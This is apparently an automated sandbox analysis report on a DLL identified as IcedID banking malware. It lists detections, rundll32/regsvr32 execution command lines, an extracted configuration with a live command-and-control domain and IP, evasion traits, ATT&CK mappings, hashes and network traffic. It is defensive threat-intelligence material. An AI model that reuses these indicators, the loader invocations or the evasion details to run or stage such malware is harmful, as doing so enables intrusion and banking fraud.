ID: 632638
Sample Name: J5V5DR.dll
Cookbook: default.jbs
Time: 20:59:23
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

J5V5DR.dll


Overview

General Information

Sample Name:	J5V5DR.dll
Analysis ID:	632638
MD5:	9b692f43d575ac..
SHA1:	bc42c60590cb90..
SHA256:	0581f0bf260a11a.
Tags:	dll exe IcedID
Infos:	



Detection




IcedID

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- System process connects to networ…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected IcedID
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Yara signature match
- Tries to load missing DLLs
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 6832 cmdline: loaddll64.exe "C:\Users\user\Desktop\J5V5DR.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 6840 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\J5V5DR.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 6860 cmdline: rundll32.exe "C:\Users\user\Desktop\J5V5DR.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
  - regsvr32.exe (PID: 6848 cmdline: regsvr32.exe /s C:\Users\user\Desktop\J5V5DR.dll MD5: D78B75FC68247E8A63ACBA846182740E)
  - rundll32.exe (PID: 6868 cmdline: rundll32.exe C:\Users\user\Desktop\J5V5DR.dll,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 6920 cmdline: rundll32.exe C:\Users\user\Desktop\J5V5DR.dll,HdQZgnE MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 7092 cmdline: rundll32.exe C:\Users\user\Desktop\J5V5DR.dll,IfkPmdu MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

Threatname: IcedID

```
{
  "Campaign ID": 109932505,
  "C2 url": "ilekvoyn.com"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.278351731.0000000000CF0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_1	Yara detected IcedID	Joe Security	
00000003.00000002.278941809.000001D395CB3000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_1	Yara detected IcedID	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.279021082.000001D397AAD000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_1	Yara detected IcedID	Joe Security	
00000003.00000002.278763350.000001D395BDE000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_6	Yara detected IcedID	Joe Security	
00000003.00000002.278763350.000001D395BDE000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_1	Yara detected IcedID	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.1ede3f59841.1.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x1bd0:$internal_name: loader_dll_64.dll • 0x1f08:$string6: WINHTTP.dll • 0x1bf4:$string7: DllRegisterServer • 0x1c06:$string8: PluginInit
4.2.rundll32.exe.1ede3fcb648.2.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x1bd0:$internal_name: loader_dll_64.dll • 0x1f08:$string6: WINHTTP.dll • 0x1bf4:$string7: DllRegisterServer • 0x1c06:$string8: PluginInit
0.2.loaddll64.exe.239d139d591.2.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x1bd0:$internal_name: loader_dll_64.dll • 0x1f08:$string6: WINHTTP.dll • 0x1bf4:$string7: DllRegisterServer • 0x1c06:$string8: PluginInit
2.2.regsvr32.exe.180000000.2.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x27d0:$internal_name: loader_dll_64.dll • 0x3198:$string0: _gat= • 0x3048:$string1: _ga= • 0x30a0:$string2: _gid= • 0x3118:$string3: _u= • 0x303a:$string4: _io= • 0x3054:$string5: GetAdaptersInfo • 0x2b08:$string6: WINHTTP.dll • 0x27f4:$string7: DllRegisterServer • 0x2806:$string8: PluginInit • 0x3134:$string9: POST
2.2.regsvr32.exe.180000000.2.unpack	JoeSecurity_IcedID_6	Yara detected IcedID	Joe Security	
Click to see the 47 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected IcedID

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected IcedID

System Summary

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect hardware virtualization (CPUID execution measurement)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected IcedID

Remote Access Functionality


Yara detected IcedID

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 1 2 Process Injection	1 Virtualization/Sandbox Evasion	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 2 Process Injection	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Regsvr32	NTDS	1 Account Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Rundll32	LSA Secrets	1 System Owner/User Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 2 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
J5V5DR.dll	14%	Virustotal		Browse
J5V5DR.dll	12%	ReversingLabs	Win64.Trojan.IcedID	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.regsvr32.exe.180000000.2.unpack	100%	Avira	HEUR/AGEN.1205098		Download File
0.2.loaddll64.exe.180000000.0.unpack	100%	Avira	HEUR/AGEN.1205098		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.180000000.0.unpack	100%	Avira	HEUR/AGEN.1205098		Download File
3.2.rundll32.exe.180000000.0.unpack	100%	Avira	HEUR/AGEN.1205098		Download File

Domains

Source	Detection	Scanner	Label	Link
ilekvoyn.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ilekvoyn.com/	3%	Virustotal		Browse
http://ilekvoyn.com/	0%	Avira URL Cloud	safe	
http://ilekvoyn.com/4	0%	Avira URL Cloud	safe	
http://ilekvoyn.com/u5	0%	Avira URL Cloud	safe	
ilekvoyn.com	0%	Avira URL Cloud	safe	
http://ilekvoyn.com/Y	0%	Avira URL Cloud	safe	
http://https://shapka-youtube.ru/	0%	Avira URL Cloud	safe	
http://ilekvoyn.com:80/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ilekvoyn.com	64.227.182.2	true	true	• 3%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ilekvoyn.com/	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
ilekvoyn.com	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ilekvoyn.com/4	rundll32.exe, 00000003.00000002.27902108 2.000001D397AAD000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ilekvoyn.com/u5	rundll32.exe, 00000004.00000002.27938376 0.000001EDE5D16000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ilekvoyn.com/Y	rundll32.exe, 00000004.00000002.27895057 1.000001EDE3F48000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://shapka-youtube.ru/	loaddll64.exe, 00000000.00000002.3062701 73.00000239D1393000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0002.00000002.278123600.0000000000B7B000 .00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000003.00000002.278763350.00000 1D395BDE000.00000004.00000020.00020000.0 0000000.sdmp, rundll32.exe, 00000004.000 00002.278950571.000001EDE3F48000.0000000 4.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ilekvoyn.com:80/	regsvr32.exe, 00000002.00000002.27835173 1.0000000000CF0000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.227.182.2	ilekvoyn.com	Canada		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632638
Start date and time: 23/05/202220:59:23	2022-05-23 20:59:23 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	J5V5DR.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@13/0@4/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 54.5% (good quality ratio 35.3%) • Quality average: 37.8% • Quality standard deviation: 35.2%

HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 184.30.21.144
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtProtectVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:00:41	API Interceptor	1x Sleep call for process: regsvr32.exe modified
21:00:41	API Interceptor	2x Sleep call for process: rundll32.exe modified
21:00:54	API Interceptor	1x Sleep call for process: loaddll64.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Entropy (8bit):	4.565829607652442
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	J5V5DR.dll
File size:	718848
MD5:	9b692f43d575acb739decfc809db7f2e
SHA1:	bc42c60590cb908e765e2d97e8b3a92b4616cd30
SHA256:	0581f0bf260a11a5662d58b99a82ec756c9365613833bce8f102ec1235a7d4f7
SHA512:	f99f546940bd96c6e9cac6a8500f25280ed190b9830247a5c7249d30a40fd1b4e3c94ca0455e337e77682a7a2b14a259b0aa4cf9680e9ccf727f71ae69873473
SSDEEP:	12288:ls83XIJDjnYSwX+rX8UsV6C7u7v0euPFwdH1hOR6LF9aFpJv7B5pCYUtvRwzoH7n:vHIJLDc+rDCK7v0pFoVhRF9aFfDCFH7p
TLSH:	A1E4BFB875143CD6E66E527BDAD6BDDD13B627638A8BA8CC8064B7C30563371FE02805
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q.R...R...R...o.....\...g... (...D...^.....RichR.....PE..d...fZ.b....." .....^.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x180000000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x628B5A66 [Mon May 23 09:56:54 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	5fc0865d8cfea72f745977b121a33fe9

Entrypoint Preview

Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x7070	0xc0	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7204	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x7050	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5cf1	0x5e00	False	0.623213098404	DOS executable (COM)	6.22619936287	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x344	0x400	False	0.4814453125	data	3.58877198554	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x8000	0xa90e1	0xa9200	False	0.557561610772	data	4.36278743937	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
USER32.dll	CreateDialogIndirectParamA, AppendMenuA, CharPrevA, DdeQueryStringA, ChangeDisplaySettingsExA
GDI32.dll	GetCharWidthFloatA, ExtFloodFill, GetGraphicsMode

Exports


Name	Ordinal	Address
DllRegisterServer	1	0x180001054
HdQZgnE	2	0x180006849
IfkPmdu	3	0x18000675f
cJPSzqHBMN	4	0x180006928
pcufUY	5	0x180006716
rHqnYSA	6	0x1800068c4
zlmkoZLQMd	7	0x1800067cd

Network Behavior

Network Port Distribution

Total Packets: 24

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 21:00:40.544537067 CEST	49740	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.633488894 CEST	49741	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.720813036 CEST	80	49740	64.227.182.2	192.168.2.3
May 23, 2022 21:00:40.720971107 CEST	49740	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.724489927 CEST	49740	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.809746027 CEST	80	49741	64.227.182.2	192.168.2.3
May 23, 2022 21:00:40.809890032 CEST	49741	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.812602043 CEST	49741	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.873374939 CEST	49743	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:40.900010109 CEST	80	49740	64.227.182.2	192.168.2.3
May 23, 2022 21:00:40.988132954 CEST	80	49741	64.227.182.2	192.168.2.3
May 23, 2022 21:00:41.046269894 CEST	80	49743	64.227.182.2	192.168.2.3
May 23, 2022 21:00:41.046395063 CEST	49743	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:41.046794891 CEST	49743	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:41.219418049 CEST	80	49743	64.227.182.2	192.168.2.3
May 23, 2022 21:00:41.517158031 CEST	80	49740	64.227.182.2	192.168.2.3
May 23, 2022 21:00:41.604914904 CEST	80	49741	64.227.182.2	192.168.2.3
May 23, 2022 21:00:41.764945984 CEST	49740	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:41.784478903 CEST	49741	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:41.832554102 CEST	80	49743	64.227.182.2	192.168.2.3
May 23, 2022 21:00:41.940778017 CEST	49743	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:42.421145916 CEST	49740	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:42.641917944 CEST	49741	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:42.863286018 CEST	49743	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:53.574182987 CEST	49750	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:53.743202925 CEST	80	49750	64.227.182.2	192.168.2.3
May 23, 2022 21:00:53.743336916 CEST	49750	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:53.743892908 CEST	49750	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:53.911603928 CEST	80	49750	64.227.182.2	192.168.2.3
May 23, 2022 21:00:54.528074980 CEST	80	49750	64.227.182.2	192.168.2.3
May 23, 2022 21:00:54.645014048 CEST	49750	80	192.168.2.3	64.227.182.2
May 23, 2022 21:00:55.435754061 CEST	49750	80	192.168.2.3	64.227.182.2

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 21:00:40.514008999 CEST	55923	53	192.168.2.3	8.8.8.8
May 23, 2022 21:00:40.533164978 CEST	53	55923	8.8.8.8	192.168.2.3
May 23, 2022 21:00:40.601308107 CEST	57723	53	192.168.2.3	8.8.8.8
May 23, 2022 21:00:40.622952938 CEST	53	57723	8.8.8.8	192.168.2.3
May 23, 2022 21:00:40.842926025 CEST	58116	53	192.168.2.3	8.8.8.8
May 23, 2022 21:00:40.862569094 CEST	53	58116	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
